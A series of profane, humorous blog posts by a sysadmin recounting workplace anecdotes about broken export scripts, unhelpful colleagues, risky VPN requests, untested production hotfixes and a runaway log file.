He - I WANT TO TALK WITH YOUR MANAGER!

Me - Sorry, he broke a foot and is working from home.

He - I want his phone number!

Me - Fine. totoseveightsiztirtaforeighthundredseventitwelfemillionfortyzerzeroeightthereyago.

Now... Seriously!

Everybody, sooner or later, have to contact the "technical support" for some reason. And all of us should think that the poor asshole that answer the phone is not there to have fun (ok, he SHOULD'N'T be there to have fun), and it is OUR interest that he can do his job and solve our problem in the shortest time possible.

So...

1. BEFORE you pick up the phone, grab pen & paper (do you remember how to use a pen?) and write down a short description of the problem. It has to be short but precise. And sentence like "it doesn't work" or "the thingy that does the thing" shouldn't be allowed.
2. If you have a "customer number" or a "contract number" expect to have it asked, so grab it and keep it handy.
3. Be sure you are calling the right number. Talk to the gas company ain't going to help with your problem with the electric company.
4. Speak clearly, talking at normal volume and try to enounce correctly every word. Tell your name and the reason you are calling.
5. If you have an uncommon name (and dutch peoples can't understand dutch names, leave alone non-dutch ones) be prepared to do spelling.
6. Provide your phone number specifying every single digit and repeat the whole thing TWICE.
7. If it is possible, ask for a confirmation e-mail to be sure they got the right person.
8. All this is particularly important if on the other side there isn't a human being but an answering machine.

Is it that difficult?

Is it that difficult?

Cosa fa' l'applicazione X ?

Davide
16/04/2018 11:46

The Script

Shouldn't be a big surprise that I am a bit "script happy". Every time there is something to do that is repetitive and/or boring and/or more complex than a single line of command, I grab my keyboard and begin writing a script to do most of the task. Or all of it if possible.

The pro of a script is that is, or should be, easy to understand and to use. And they should be "for everybody".

The script I write, I try to write them readable (so no convoluted code structure and zillion-level nested 'if') and easy to maintain (with a modicum of knowledge of course). When they get a bit complicated, I write documentation for them and publish that somewhere where everyone should be able to read it (wiki or such).

Usually, when a script needs to be used by other peoples, everytime somebody asks "how does this thing works", I sit with him and explain and check if he actually can use it. If necessary, I amend or improve the documentation.

I don't think that is something weird... or is it?

Unfortunately, it seems that this attitude of mine is almost "unique" in the IT world. At least the bit of the world I am in.

Most of the people I know goes from "1-line-of-code" to "Iwrotea43Klineapps" without a middle ground. And about documentation, the top they can do is to write the name of the thing on a post-it and then lose it.

All this to talk about \$megaapp of \$megacorp, that does, basically, everything but the coffee.

It manages sales, purchase, invoices, taxes, orders, customer and supplier relationship, manages stocks and publish stuff on the internet using some sort of CMS. And it also has some sort of "statistical" bit that is used by \$megacorp to... Ok, I'm not really sure what they do with that, I only know that every fucking day, around 8, somebody start phoning in panic because they "haven't got the mail with the daily stats yet".

And obviously I am the one that should fix the thing.

After the umptient phone call, I tried to figure out what the heck are they talking about. It turns out that the "stats" are actually produced by an external company that uses a bunch of data, some of them are produced by this application in the form of a bunch of .csv files.

The app produces those files and places them somewhere, then some other process grab them and upload them on an sftp server for the external company to pickup and use them to produce snazzy graphics that all the SLs can then look at without understanding what they exactly mean.

What's the problem? The problem is that the export procedure sometimes fails to produce something so not all files (or none whatsoever) are generated. Or is the SFTP that fails (the most common is that the sftp server is full or the files there have the same name and we can't overwrite them). In any case, something goes pear shaped and the whole thing crashes and somebody start complaining.

After lots of lamentation I tried to figure out what is the problem and where are the 'critical' points, why do they fail and what can we do to prevent that.

Cosa fa' l'applicazione X ?

First order of the day is to figure out how the files are generated, and I start by asking CL that is one of the authors of that thing.

CL - ...and this produce the file_number_3234.csv, then we read the data from table this_and_that and we cross them with the data from table something_or_other and this produce file_number_3235.csv and then...

Me - Yeah, ok, you run a bunch of queries and you make a bunch of .csv, but at the end what the heck are you doing with those files? Because the files that are transferred are not that many, right?

CL - Ah... No, I don't know that.

ME - ...What do you mean "I don't know" ?

CL - This is what is in the Scheduler, what happens next I don't know.

Me - Let me see that scheduler...

So I dive into the scheduler, after several hours spent cursing whoever write crappy software with crappy interfaces and no documentation, I find out that after all the queries, the last step is to run a script on the server.

I check on the server and look at the script. That starts first thing with a "rm -f *csv" and then run 4 (say FOUR) query and produces a dozen file .csv that are the ones that are actually used.

Let's get back to CL.

CL - Ah... Maybe it was CL2 that made the script, I don't know...

Me - So you can confirm that all this junk in the scheduler is completely useless and we can remove it, right?

CL - I don't know, I'm not the one that manage the scheduler and frankly I don't even want to touch that.

Me - Why not?

CL - Because I don't want to have problem if it doesn't work.

Me - Can I point out that it doesn't work 3 time out of 5 already? So any change should be in the right direction at this point.

But nopes. CL is fixed in his position, to avoid any possible problem the best strategy is to do nothing.

This means we keep the giant fuckup in the scheduler and we try to fix it downriver.

After checking the script, I tried to "improve it" by making it more readable and with queries that were less crappy (less full-tablescan). The result is that is a tad faster and I've also added some logging to see where things goes wrong. Then I wait for the next run.

And obviously everything works fine... when you wait for an error...

I leave everything standing and wait. After a couple of days, my trap spring! It seems the export failed.

I check on the server and it seems all normal. "My" script seems to have generated all the files around 2AM. After scratching my head for a bit I check if the problem was the SFTP, but even that tells me that it did everything without problems. At this point I decide to contact the other company to see if they know something.

The available CL (CL2) informs me that on their side the process started and immediately stopped.

Me - Oh nice, and why?

CL2 - Because the procedure checks if we have all the files before proceeding, but it stopped because the files weren't there.

Cosa fa' l'applicazione X ?

Me - Which files?

CL2 - I don't know, I only see that the error reported was "missing files".

Me - ...mmm.. based on the SFTP log we transferred 12 .csv files.

CL2 - Yes, that should be it.

Me - ...so we have transferred all of them.. what went wrong?

CL2 - I don't know, it is not my procedure.

Me - Ok, is it possible to ask whoever made it to know what could be the problem?

CL2 - I'll see what I can do.

Grumblesmurfidiots that never documents their stupid scripts...

Anyhow, shoot out to CL2 that actually manage to find out the author and turns out that the script doesn't check which files have been transferred or not, it simply check if there are "flag" files that are simple "ready.xxx" files with a different extension for the process that generate those files.

I check on the server and the .xxx files are non in the directory so they weren't made or there is something else. A check in the script tells me that the script doesn't generate the files, so they came from somewhere else. Let's ask to CL.

CL - Oh... those files...

Me - yes, "those files"... Where they came from? Because I couldn't found anything that make them, they are not made by the script.

CL - No, don't think they are made.

Me - ...what do you mean?

CL - Those files have been always there, we always transfer the same files, we never made them.

Me - Well, they are not on the server right now, so something should made them.

CL - Eh... no...

Me - ...what did you do?

CL - I deleted them.

Me - ...

CL - They looked old so I deleted them.

Me - Let me understand... you don't want to look or touch the procedure that actually produced those files, and then you go and delete files that are NOT produced by anything?

CL - Eh...

After adding a new line with "touch ready.xxx ready.yyy ready.zzz" to the script, I observed that this time everything worked fine. Now I'll have to check the SFTP part. And then transplant CL's brain.

And then document the whole thing of course. The script I mean, I can't document CL's brain.

Davide

18/04/2018 12:26

My Data, Your Problem

Like that guy said, for every problem there is a solution that is easy to understand, simple to realize, cheap and doesn't work. The problem, most of the time, is that the real "solution" is complicate to understand, difficult to build, probably cost time and money and nobody likes it.

This is obviously the normal state of affair and nobody should be surprised, but for some weird reason, everybody keep looking for that mythical "easy and cheap" solution even after they rammed their head multiple time on the fact that it doesn't work.

We are talking with **\$shitandstuff**, a company that specializes in selling stuff that nobody wants. As everybody should have noticed by now, the Internet is built to perfection for 3 things: 1. Porn distribution, 2. Let peoples act as total douchebags with impunity and 3. Sell shit to everyone that wants to pay for it.

I've no idea what was the original idea behind the creation of the "great net", probably whoever thought it had high hopes and expectations for a shiny future and profound speeches with the word "knowledge" in them, but we can see things from a more down-to-earth perspective. So down-to-earth in fact that we need to climb on a stool just to see over the the ledge of the hole.

Anyhow, \$shitandstuff jumped on the point 3 above like pros, building an ad-hoc web application with mandatory mobile "app" to sell and flog whatever stuff they can to whoever can pay for it. And it looks like it's working because they can pay for the hosting, good for them. When they asked if I had looked at their web site my answer was "are you fucking stupid?".

However, not everything is nice and shiny for them. In specific, some times ago, one of their SL decided that they need to have "a better perception of the operational boundaries in the logistics and activities of their customers", I've no fucking clue what all that means, but what happened was that they asked a company that specialized in "business analysis" (company that will be referred in the future as **\$bottomfeeder** for no particular reason), to perform some statistics and analysis on their sales data.

Obviously, to perform those analysis \$bottomfeeder need to have access to the sales data, otherwise it doesn't work very well.

Therefore, SL requested and obtained from their developers to build some sort of "export" procedure that could take the sales data from their database and export them to \$bottomfeeder's system. This procedure is, in fact, a mess of scripts that makes an even messier bunch of files that are zipped and FTPed on \$bottomfeeder's server. The data are then processed... Somehow... I don't know what they do but it takes hours. And the final result is that ONE mail is sent to SL and other peoples and then used in several meeting and discussion for the rest of the day.

Everything ok, say you. Fuck off, say me.

Because, apparently, \$bottomfeeder knows everything of "business" and "anaysis" (whatever they are) but have absolutely no clue about what it is, how it works and how to use a computer. At least, this is my impression because 2 minutes after they finished that 'FTP server' the same was hacked into and it toke them 3 days to get back into it. And 2 days later they were surprised to discover that the same server now was hosting several phishing and porn sites. Normal porn, luckily for them, otherwise they would still be discussing with lawyers and judges.

Cosa fa' l'applicazione X ?

"Burned" by their encounter with the Internet's "fauna", \$bottomfeeder asked for help... TO US! No, I've no idea how they manage to work and stay afloat. And I'm avoiding the cheap shot that some "stuff" naturally float...

SL in the meantime, decided that the single daily mail wasn't enough and what he wanted to do was a lot more "sophisticated". To do so, he requested a read-only account in \$bottomfeeder's database. They retorted that the database wasn't dedicated and if that was required the best solution was to install a dedicated machine hosted with the rest of \$shitandstuff stuff.

So this new "server" should have been hosted by us but actually be managed directly by \$bottomfeeder and this was against our policy and "modus operandi". MarketingMan, smelling blood and a "little opportunity", dived into the pool and proposed an hosting in Azure (the db was SQL Server) joined to the domain of \$shitandstuff by a VPN and another one with \$bottomfeeder. This way \$bottomfeeder was in control but \$shitandstuff had full access to the system.

My reaction to this design was "Urk!" said with a very squeaky voice.

The whole thing was installed by \$bottomfeeder's least CL and we managed the VPNs. And 10 minutes later \$shitandstuff phoned that their Domain Controller was comatose because \$bottomfeeder had left RDP accessible from pigs & dogs. After a quick explanation about the marvel of Firewalling and how to actually use a computer, things went slightly better.

I say "slightly" because, in the tradition of "agile design" and "sprint development", \$shitandstuff's application changes faster than a squirrel on fire. This means that that crappy "export procedure" fails 3 times out of 5. And for some idiotic reason, the idiots have no better idea than phone US to ask why the export failed. And the simple facts that we have no idea how the export works, how it should work, and we are not in control of their application or the database doesn't seem to be understood by \$shitandstuff and they still expect us to be able to make the thing work.

In this brilliant situation... We add the "X" factor. "X" stand for **eXcel** obviously.

SL is an Excel *aficionado*. He eats bread and spreadsheet. And what really make him going in the morning is to open up Excel and download from \$bottomfeeder's database a nice 9 millions rows query. Or better, this would make him going if it wasn't that Excel crashes every time he try to do so.

And obviously, he complains with us.

And today... The last of the problems arrives.

SL - ...so when I am at home working, I can't connect to \$bottomfeeders database.

Me - No doubt, since the routing doesn't work for that stuff.

SL - How do we fix it?

Me - There is a shared RDP server available in your environment, you rdp to that and then you can do whatever you want.

SL - Yeah, no, that thing is too slow and every time somebody needs to use it I get disconnected. No, we need something better.

Me - For that you have to install the client access licenese.

SL - When I am in the office I can connect to the database, why can't I do the same from home?

Me - Because the home-work-vpn isn't designed for that, and because it is against your security policy.

SL - So how do we fix it?

Me - Go talking to whoever is your Security Officer and your CTO, if you have one, and they will have to

Cosa fa' l'applicazione X ?

decide what to do.

SL - Why can't we make another vpn?

Me - ...which part of "it is against policy" wasn't clear?

After several repetition of the above discussion, we get into a meeting. On this side of the ~~ring~~table, Me, MarketingMan and DB, on the other side, SL, his UL and someone that pretend to be the CTO.

SL starts with a very long explanation-lamentation that underline the extreme importance of the marketing data and yada yada and how all this is a stop to his desire to put functional data in the hands of everybody, especially the ones that are supposed to do something with those. And then we go with the usual questions.

SL - Why can't we use the home-work vpn to access the database?

Me - Because it is against your policy, policy that you have subscribed to.

UL - Hummm... maybe we should amend the policy for this...

Me - Or just use the existing and available RDP server...

SL - That can only be used by 2 peoples at a time.

Me - ...and maybe upgrade it if necessary, is only a matter of pay the corresponding client-access licenses.

Obviously, the moment I mention "*paying licenses*", everybody freezes.

CTO - But if we modify the policy and use the vpn? Wouldn't be a better solution?

Me - No.

...everybody keeps quiet...

UL - And why no?

Me - (*sighs*) I must point out that this means a greater integration between the server that is still controlled and operated by \$bottomfeeder and YOUR system, and judging by the previous performances, it seems obvious to me that \$bottomfeeder doesn't have a clue how to operate a server in security. There is a reason that the policies have been defined that way. And that reason is that the security of that system is in doubt, to say the least. Moreover, the whole point of this discussion is to gain access to data that are contained in a database to makes queries with an instrument that is not suited for the purpose, I'm talking about Excel of course, and everytime those spreadsheet are distributed around, like you want to do, EVERYBODY should gain access to those data, bringing the total security of the system to below zero.

CTO - ...so?

Me - So... If you want to do what you want to do, the best option is to bring that server under YOUR control and not under the control of \$bottomfeeder, this means to install it in your office and give \$bottomfeeder a limited access to that machine only.

UL - And this what should entitle?

Me - Well, first of all, you need to have a machine, that means buy one of course, then you need to install the software, that means pay the license and then you need to consider who need to access it, and that means buy the corresponding client-access licenses...

And again, every time I mention "*pay*", everybody freezes.

SL - But there isn't an easier way? Like... If we use the office's VPN...

Me - Or you could reconsider the whole system.

UL - What do you mean?

Me - I think that everybody is ignoring what is the starting point of the whole thing here.

CTO, UL and SL look confused at each other.

Cosa fa' l'applicazione X ?

SL - And what is the meaning of this?

Me - ...Ok, let's see if I can make myself clear...

I get up and approach the whiteboard in the room, grab a red marker the size of Schwarzenegger's left leg and then write '**YOUR DATA**', gigantic on the side of the whiteboard, then grab a normal black pen.

Me - Ok, now this (*pointing to the writing*) are YOUR DATA, contained in YOUR DATABASE, in YOUR APPLICATION, on YOUR SYSTEM, in YOUR HOSTING. What you are trying to do since... About a year, is take part of YOUR DATA and send them to \$bottomfeeder (*I write a thin line pointing to a small square and write '\$bottomfeeder' on the side*). They do something with YOUR DATA and then they put them into their database. Now what you want to do is to read YOUR DATA in that database and do something else with them. (*To enfasize I draw a black arrow pointing to the small square*). But what is important here is that those are, still, YOUR DATA, that came from YOUR DATABASE, only \$bottomfeeder did some manipulation to them.

All this while I keep tapping on the huge 'YOUR DATA' on the board.

SL, UL and CTO still looks confused.

CTO - Hemmm... and the point would be?

After silently cursing against all the jackasses that can't understand anything even when they have the answer in front of them, I proceed to explain.

Me - These are **YOUR FUCKING DATA**! I don't know what \$bottomfeeder did, but if they don't add any shit to the pile, and if they did we can add an infinite amount of shit at any moment, the data they have in their database are stil the same that were, and still are, in **YOUR DATABASE**!

SL - (*still struggling to understand*) ... so?

Me - SO! What you should do, what you should have done a year ago, is to go to **YOUR DEVELOPERS**, the guys that are writing and maintaining YOUR application and YOUR database and explain to them what **THE FUCK** you want to get from the data and let **THEM** to figure out a way to get that from the data that you **ALREADY HAVE**.

SL - No, that takes too much time and we have other priorities...

Me - If this shit is so important that we are talking about altering the policy to get it, and we get called every fucking day because the export failed or the import failed or something else failed, it means it is already high priority. If it is so important, then it shouldn't be a problem to allocate the budget to pay for the resources that are required to **SOLVE IT** in a constructive way instead of keep running around it with Excel sheet and vpn discussion. If it is **NOT** that important and nobody can't be bothered to devolve the required resources of time and money, then why are we wasting our time here?

SL, UL and CTO keeps thinking for a bit...

UL - So, if we modify the vpn...

They. Never. Understand. A. Fucking. Thing!

Davide

26/04/2018 12:13

Everybody or Nobody

It's Monday (incidentally) and like any monday we have the pile of problems that happened during the week-end and instead of being checked or fixed during the week-end by the person that was supposed to do so, they have simply been ignored, so now we have them together with all the rest of the "normal" requests and complaints.

Just because I am stupid, I pick the first from the pile and look at it.

So, CL from CL's company is complaining that the procedure to change this-and-that that we implemented didn't worked for the whole week-end and even if he called the "hot-standby" number nobody did anything to fix the problem.

After notifying DumBoss that he should check that whoever should answer the 'hot-standby' actually do so, I look at that "procedure".

The first step is to check into the company's Wiki. Obviously I can't find anything useful. A tiny page that says the procedure was requested with a ticket. I check the ticket where there is a vague request to take some data from some database and make them available for some other procedure that isn't clear what should then do.

The ticket is "closed" and the "owner" is the very same guy that was supposed to answer hot-call (from now on PG).

At this point, I route the ticket to PG with a note to document the bloody thing.

Fast-Forward a couple of days, when CL above calls to ask what the fuck happened with his ticket from monday and his procedure. At this point, since I don't have any clue about the status of that thing, I answer that we'll let him know and escalate directly to DumBoss.

DB - And what did PG said?

Me - To me, nothing, and since the ticket that are assigned cannot be seen unless you have super-mega-admin rights, I've no clue.

DB - But did you asked him?

Me - How can I ask if he is not in the office and is not "on line" in the chat?

DB - Hmmm... He shouldn't be in holiday...

Me - You know that.

DB - Ok, let's see when he arrives and what he say...

Me - It's 10.30, isn't the "standard time" between 8 and 8.30 ?

DB - Eh...

In any event, PG decide to arrive "with leisure" after 11 and get immediately tackled.

DB - What happened with CL's ticket?

PG - Which ticket?

Me - The one I routed to you on Monday.

PG - Ah, didn't had the time to look at it.

Me - Good. Did you told CL?

PG - No, I had no time.

Cosa fa' l'applicazione X ?

DB - Ok, inform CL then.

Me - Just out of curiosity, what the heck have you been doing since monday?

PG - Ah, that thing for \$verylargecompany..

Me - The one I fixed last week and also announced during Monday's Big Meeting?

PG - ...You fixed it?

Me - Were you sleeping during the meeting or were you pretending to sleep?

Great! So PG spent 3 days doing fucking nothing, anyhow the problem is in his (in)capable hands and I'll let him deal with it. After a few more days, I get again CL at the phone, and he still hasn't heard anything at all from PG and his "procedure". Ok, let's go back to PG. What a joy!

Me - I have again CL at the phone that asks about his procedure.

PG - Ah, nothing.

Me - What nothing?

PG - Nothing is happening.

Me - Yes, I know, why don't you let CL also know?

PG - I mean, the procedure works fine.

Me - Not if you ask CL.

PG - Well, I can't do nothing about that.

Me - Since you made the procedure you could do something about it, at least explain it to CL.

PG - The procedure works, I don't know why it doesn't work for CL.

Me - Then ask him.

And at this point I decide to get back to do something useful before I start yelling insults at him.

The following week, CL is back with more, this time however, he decide to directly call DumBoss, and he decide, for some unfathomable reason, to came directly to me!

DB - ...so CL thinks that the procedure isn't working.

Me - And why are you telling that to me? The procedure was made by PG.

DB - Yes but PG doesn't know how to make that work.

Me - Listen, if I make a script and that script doesn work for you, you don't tell to PG to have a look at it, you tell me. So, why don't you tell PG to fix his own crap? It shouldn't be too difficult. If he actually made that fucking "procedure".

Obviously, after a while I start looking at that fucking "procedure" that turns out to be an Ansible "script". If you don't know what the heck is Ansible, it means you're behind in the whole DevOps business, that is, you haven't missed anything really.

Ansible is a ... thing... in practice, it implements a slightly better version of "Expect". It can send "commands" through SSH to a server and process answers. It does other things too, but the basic idea is to copy files to a remote server and execute commands on it. The problem is... it ain't a programming language. Even if some peoples thinks it is.

For example, you can't make something like "If this Then that...". It is possible to say "check if XXX is installed and if not do install it", but not "If XXX is installed then..."

Now, apparently what PG made is a very convoluted and complicated way of copying files from one place to another and then run some sort of "grep" on them. Something that should have been a lot faster and simpler with a stupid SCP/Grep/bash script.

Cosa fa' l'applicazione X ?

I run that contraption and I get an error. It looks like something is wrong with it.

Me - Here is the problem: it doesn't work.

PG - That just the initial part.

Me - Yeah, and it doesn't work. If the initial part doesn't work, then the final part is not worth looking at. Did you tested this crap?

PG - No, is not a problem if the starting part doesn't work.

Me - Let's see this "script"... The initial part is the one that copy the file from one place to another. If that fails already how can the rest works?

PG - Probably because the file ain't there.

Me - And if it ain't there how can you process it?

PG - If is not there, I don't process it. Simple.

Me - (*login on the server, ls, the file is there*) The file is there.

PG - ...

Me - (*run script: error*) So is not that the file ain't there.

PG - ... I didn't noticed that.

Me - Nice. Now you noticed. You can go on with the debugging.

PG - But... How?

Me - I don't know. You said you were going to make this thing, now you've seen where the problem is, you can proceed with the rest. And inform CL.

But I already know that it won't happen. He won't fix this piece of shit and he won't inform CL.

Davide

02/05/2018 15:35

Tinkering Away

I'm surrounded by tinkerers!

What is a "tinkerer" and why is it a bad thing, you're probably asking. Well, sit down and buckle up, you're going for a ride...

Once upon a time, there were no "engineers" or "scientists" because we still had to invent "engineering" and "science", so everybody was a "tinkerer". A tinkerer (lowercase) is somebody that like to glue, bolt, tie, mix or somehow jam together different things and see what happens. Just for the fun of it. And no, in most cases the tinkerer doesn't know how the 'things' in question works or what could be the effect of the tinkering.

Now, that is not that bad, per-se. We started like that as I just noted. Somebody tinkered together a rock and piece of wood and the axe was invented, somebody else tried a different shape of rock and tested it on the ground and you have the hoe and then somebody else came along with a cow and you have farming.

The problem is that things have began to spiral down pretty fast in the past few centuries. Don't you believe me? Open the window and listen. What do you ear? Engine noise. All over the place. And all the time, 24 hours a day, there is always an engine buzzing, humming or screaming around. And all because about 100 years ago, a couple of guys were tinkering with metal buckets, pistons and some dangerous explosive chemicals, and they managed to cobble together a contraption that worked sometimes, when it was in the mood, and then, while they were thinking "what the fuck do we do with this thing now", somebody else came along and bolted it onto an old horse carriage (after removing the horse luckily) and the "automobile" was invented. That was a total piece of garbage of course. But then, a lot of other tinkerers came along and started bolting or glueing other stuff to it. Until we had autos coming out of our ears.

The biggest problem with autos is that they tend to crash into each other and into other things. To try to stem the flood of incidents, governments realized that they had to do something, so they tried legislation, that is what governments do when they feel they need to do something but are unsure what and can't declare war to somebody else.

The problem was immediately identified and analyzed: peoples can't fucking drive. The answer was... try to specify a shitload of "rules of engagement" that the drivers were supposed to follow to minimize the chances that two autos were going to cross each other paths.

When I took my driving exam, fucking long time ago, a good 60% of the 'rules' dealt with exactly one problem: what to do when you get to a crossing with other autos that also wants to cross that road.

That didn't really improved the situation, especially because even more autos were going to be on the road, so government tried other "solution", like install "traffic lights" (tinkering with the roads) to regulate the crossings, and when even that turned out to be ineffective they tried removing the crossing altogether and Rondabout where invented (more tinkering with the roads).

And nowadays, since the governments have sort-of run out of tinkering they can do, somebody else is tinkering with the autos, bolting on more junk like "sensor" and "advanced AIs" to solve the "problem"... Problem that still is "people can't fucking drive!". And since "autos" have become a massive gigantic industry that move around billions of dosh every day, lots of tinkerers are dipping their hands into the jar.

"What is the point?" you ask. Well, "tinkering" doesn't SOLVE the problem, it doesn't even really address it. In most cases (as shown by my example) the only effect is to glue more junk together in an effort to

Cosa fa' l'applicazione X ?

circumvent or mitigate the problem. The real "problem" is ignored or conveniently swept under the carpet while the tinkerer wave his latest tinkering effort in our faces.

Aaaaaannnddd.. now we get back to earth. Let's talk about \$atomicmushrooms, that is a company that ... well, I'm not really sure what they do, but they are hosting stuff with us.

As incredible as it can be, they actually had a TEST environment and a PRODUCTION environment. They also had some sort of 'automated' system to perform deployment, system that was basically a giant script that grabbed the code from GIT, copied it onto the machine in a temporary directory and then run a number of 'tests' to see if the code could work and, if everything looked okey-dokey, copied the whole thing in the right place and then restarted all the services.

That's all fine and dandy, as long as your code works correctly. The problem is when the code doesn't. And of course, when that happens, the problem is not the code but the person that wrote it. Enters CL, our tinkerer.

CL - I've started the auto-deployment in test and it has returned an error.

Me - Good, did you fix it?

CL - No you have to fix it.

Me - But is the script that returns an error or is your code that doesn't check out?

CL - I don't know.

Me - What does the error say?

CL - I have no time, need to fix a bug in production, we need the deploy before this evening.

So I start looking at this thing, that basically download a bunch of stuff and then run a script that is also downloaded to perform the full deployment. It seems the download works fine, and the environment is created correctly, then it checks/updates the packages required by the application and then runs a number of tests... and then it says "failed" and that's about it.

I strongly suspect that the problem is in CL's code, so I change the script to have more debugging and try again.

Well, what do you know?

"Error in SomePieceOfCode.php line 397..."

There is your problem mister. I report the thing to CL, that doesn't sound thrilled.

CL - That is not our stuff.

Me - It came from your repository, so it is your stuff.

CL - No, that is part of the framework \$whattheheck that is used by a library we use to access some data from another framework...

Me - Yeah, sure. It is part of your code in any event and that is the problem.

CL - Did you fix it?

Me - Which part of 'is your code so is your problem' wasn't clear?

CL - But is not my code, I don't know how that thing work.

Me - So who put it into your repository?

CL - Ok, that was me, but I still don't know how that thing works.

Me - ...how do you use it then?

CL - I copied an example that did more or less what I needed to do and that was it.

Me - You're telling me that you don't actually write your code but simply string together bits and pieces that you scavenge on-line?

Cosa fa' l'applicazione X ?

CL - Well, not all the time... Sometimes... I didn't had the time to figure out all the details on how to use that framework and that was the only functionality I needed so...

Me - If it was just one functionality why didn't you tried to just write that bit instead of putting the whole framework in?

CL - Listen, this is not the point, we need to have the deployment functional for this evening.

Me - The problem is your framework, either something else you added conflict with it or maybe that example you copied wasn't really a good one, fix that.

Of course he doesn't really like the idea of having to "fix" his code. Fixing require understanding and that takes time and effort, while grabbing code from the 'net and slapping it together is a lot faster and, apparently, a lot "cooler". Anyhow, since is very clear that the problem lies in his code and not in the server, I can just drop the problem on his lap and let him deal with it.

A few days later, we get an alarm from the production environment of \$atomicmushrooms that is apparently comatose. Somebody checks out and the site seems to be choking on something. Since the instructions are "when in doubt, restore", we do exactly that and rollback to the previous version of the application and everything goes back to "functional".

However, the "automatic deploy" does also store in a conveniently non-tamperable log file all the operations, and guess what? There have been about 10 "hot fix" in the last 2 days, all initiated by CL and none of them can be found on the TEST environment. So whatever CL was trying, he was doing it directly in production. An RCA is immediately sent in the general direction of \$atomicmushrooms and we go ahead with our things, until \$atomic, in the person of UL is at the phone.

UL - What happened to our system?

Me - Didn't you read the RCA?

UL - Yes, but what does that mean?

Me - It means that CL started an hotfix deployment on the system and that broke the site, and we rolled back to the old version.

UL - How is that hotfix broke the site?

Me - You should ask this to CL, not to us. We are not aware of which changes are done to the site, only that changes are done.

UL - Why does it work on Test?

Me - Again, you should ask to CL, but if I check the status of Test, no deployment has been done on Test in the past week, and the last 3 failed to pass the flight check, so probably this stuff hasn't been tested either.

UL - What?

Me - You heard me.

Well, after some more messing around we found out that CL was quite pissed about us "refusing" to fix his framework, so he decided to glue even more junk to the system to circumvent the problem, that however backfired badly, so to "fix" the bug, he used the 'hotfix' ability to simply upload some stuff in the system without running a full check and that broke the Test environment. Since he couldn't revert his changes, he left the Test environment broken and performed hot fix on production until that one broke too.

And that's another problem with tinkerer. They tinker until it's broken. And then they start tinkering something else.

Davide

09/05/2018 15:52

Loggings

...BEEEP BEEEP BEEEEP BEEEP... The proximity alarm keeps screaming, while the fragmentation missile whizzes 300Km away, its trajectory changed by the gravity of the gas giant "planet" the *"HaveYouTriedTurningOffAndOn?"* is orbiting.

The missile will probably blow up in before reaching the atmosphere, in about 25 minutes. But this is the first one, there are 2 more and something make me think that whoever is sitting in the Control chair on the enemy cruiser is right now sending updates to the AI of the other 2 missiles.

The computer informs me that both missiles are now acting trajectory corrections, the thrusters are invisible in normal light, but very visible in the infrared against the 2 Kelvin of the surrounding space. Both missiles are now travelling at cruise speed of about 30.000 mt/s, with an acceleration of about 8gs to correct... The computer spit out the data: the first one will zip by at less than 20 Km. Waay too close...

My orbit is changing since about 10 minutes, and should bring me close enough to the second moon to mess up the radar reading, the enemy cruiser is about 600.000 Km away so the next course change will reach the missile's computer in about 2 seconds...

BEEEP BEEEP BEEEP... What the ... ? Another signature is on the scanner now, this one is close. Way too close. What the heck is he doing 20 Km away?

BEEEP BEEEEP BEEEEP Oh Fuck... Ok, Ok, I'm awake now! Fuck...

Rummage around searching for the pager that is doing its best to wake up the whole block (and is very good at it) and stop the alarm, while with the other hand I'm trying to turn the light on. I manage to find the cat, that doesn't light up but only meows. After turning on the light, I think that if I grab the glasses I'll have better chance to read it.

Allarm: disk space \$machinename

Oh, the joy of being "on call".

Turn on the PC and login on the machine. Or better, I try to. But I only get "access denied". Something make me think that the jackass that configured this thing, DID NOT made /var its own partition. As it specified in the "best practice" and is told and repeated all the time by me. At least since a year and half. The result is that some fucking process filled up /var/log, and hence it filled up / and now you can't login anymore.

It's time to go to the console. After messing around for about a quarter of an hour to figure out which one of the thousands of "default" password was used, I manage to login and my suspects are confirmed: /var/log is 16 Gb on a 20 Gb disk.

I quickly found the culprit in a nice "data_processing_debug.log" file and zap it, cleaning up about 7 Gb at once. After a while the file begin to grow immediately like some sort of alien monster.

Hmmmm... Maybe it's me, but the content of this file looks like a huge pile of useless crap. Anyhow, I have 2 choices here: I stop watever is writing in this thing and make it write somewhere else (like /dev/null) or the whole thing will be full again in about an hour. Ok, /dev/null it is.

Cosa fa' l'applicazione X ?

After a while it looks like everything is working and nothing gets logged. Nice. I write down the report with the number of hours spent rummaging around and go back to sleep. Of course the next day the developer (CL) came along to complain about the mistreatment of his log file.

CL - Why the log file has been deleted? We need that file for debugging!

Me - First of all, debugging should be done on the test environment, not the production, second, we had 2 choices: we remove log files that grew way too fast or leave the whole system stuck.

CL - But the log file doesn't lock the whole system.

Me - It does if it fills up the whole / partition that is where everything else is. No space there means no space where to write, including the database. If the database can't be written, everything stop working.

After repeating the whole thing for about 96 times, I manage to lose CL but at this point is DB turn.

DB - What happened with CL server?

Me - It happened that some idiot installed the machine without reading the documentation, so with everything in /, and some other idiots that performed the "quality control" did it with the same care, so none whatsoever. With the expected result. Or better, expected by anyone that can use his brain.

DB - And why hasn't been noted by the check?

Me - Why don't you ask whoever was supposed to check? Maybe the same that should have been checking in the last... I don't know.. 3 days?

DB - And why isn't in the graphs?

Me - Because the same idiot didn't added the server to the graphs. Now have you finished asked stupid questions or shall we continue?

DB - I'm just trying to understand why this incident happened...

Me - This ain't an incident, this is the result of incompetent administration. And is incompetent because the procedures that exists are not followed. And are not followed because whoever should check doesn't. And guess who is that "whoever"?

DB - I have a meeting with the megaboss now, we'll talk later.

Yep... It's always "later".

Anyhow, I didn't see him for the rest of the day.

Fast forward of about 12 hours, that is, about 2 AM the next morning, when the pager started again. And yes, it is again the same fucking log file. I repeat the very same process and re-mark the very same time spent.

The next day I go directly to DB.

DB - Don't tell me... Again CL server.

Me - Of course.

DB - It should've been fixed...

Me - And obviously wasn't done. At this point I'm asking what are we supposed to do with this thing.

DB - Well... Nothing...

Me - "Nothing" is not an acceptable answer. If there is a problem and in this case obviously there is one, that problem have to be confronted and fixed.

DB - What do you suggest?

Me - Phase one: disable logging from that thing.

DB - We can't remove the logging they are using it for debugging.

Me - Phase two: install test environment for debugging.

DB - And whose going to pay for it?

Me - Them. Or we suspend the monitoring and if the application crashes, and it will crash, it stay crashed.

Cosa fa' l'applicazione X ?

DB - That can't be.

Me - Good (I drop the pager on the table) This is yours then, because I'm not getting up tonight.

